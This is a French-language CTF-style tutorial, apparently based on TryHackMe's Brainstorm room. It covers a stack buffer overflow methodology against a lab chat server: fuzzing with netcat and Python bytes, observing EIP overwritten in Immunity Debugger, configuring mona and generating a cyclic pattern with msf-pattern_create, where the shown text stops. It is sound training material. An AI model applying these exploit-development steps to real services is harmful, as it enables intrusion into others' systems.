

# BUFFER OVERFLOW METHODOLOGY

Cette méthodologie est tirée du CTF Brainstorm par TryHackMe (Pentesting Learning path).

=====


Pour commencer, avoir une VM Windows 7 qui tourne sur laquelle le pare-feu ainsi que Windows Defender auront été désactivé au cas où.

IP Win7 : 192.168.1.100


IP Kali : 192.168.1.32

Sur notre VM Windows, Immunity Debugger, mona, ainsi que l'application à overflow seront installés.

On commence par lancer l'application sur Windows, on s'y connecte avec Kali via Netcat.




## BUFFER OVERFLOW



```
root@kali: ~  
File Actions Edit View Help  
Erase is control-H (^H).  
  
(root@kali)-[~]  
# nc -nv 192.168.1.100 9999  
(UNKNOWN) [192.168.1.100] 9999 (?) open  
Welcome to Brainstorm chat (beta)  
Please enter your username (max 20 characters): john  
Write a message: hello !  
  
Mon Nov 07 16:00:35 2022  
john said: hello !  
  
Write a message: 
```


(L'application tourne sur le port 9999)



```
C:\Users\kali\Desktop\10.10.39.128\chatserver\chatserver.exe  
Chat Server started!  
Called essential function dll version 1.00  
Waiting for connections.  
Received a client connection from 192.168.1.32:38608  
Client 192.168.1.32:38608 selected username: john
```

Les deux machines communiquent sans difficultés.


Maintenant il va falloir trouver comment procédé pour exploiter la faille. On ouvre notre application avec Immunity Debugger (mode administrateur).



On lance l'exécution avec F9 et on va commencer à lui envoyer des octets pour voir à quel moment l'appli va crash.

L'utilisation d'un script serait plus judicieuse mais dans l'exemple ce sera fait à la main. Donc on va remplir les champs de notre application 'nom : ' et 'message : ' avec des octets générés par python comme suit :


## BUFFER OVERFLOW




L'application n'a pas crash, on peut voir ça grâce « Write a message : » en bas qui est réapparu. Donc on continue en augmentant cette fois le nombre d'octet à ajouter.

\*On redémarre notre appli dans Immunity Debug > Restart\*

# BUFFER OVERFLOW



## BUFFER OVERFLOW




**Notons qu'il faudra redémarrer le programme après chaque test !**

On voit que l'application a bel et bien crasher à cause du trop grand nombre d'octet qu'il lui a été envoyé. Sur le deuxième screen, on voit que EIP a pris la valeur 41414141 qui correspond à « AAAA ».

Maintenant que cela commence à être intéressant on va se créer un répertoire de travail avec mona pour la suite du tuto.

## BUFFER OVERFLOW



```
!mona config -set workingfolder c:\tuto\%p
```

## Création d'un pattern avec des caractères uniques à l'aide de msfvenom :

```
msf-pattern_create -l 2500
```

-l => nombre de caractères



```

root@kali: ~
File Actions Edit View Help
Erase is control-H (^H).

(root@kali)-[~]
# msf-pattern_create -l 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1
Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3
Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5
Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7
Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1
At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3
Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5
Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7
Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9
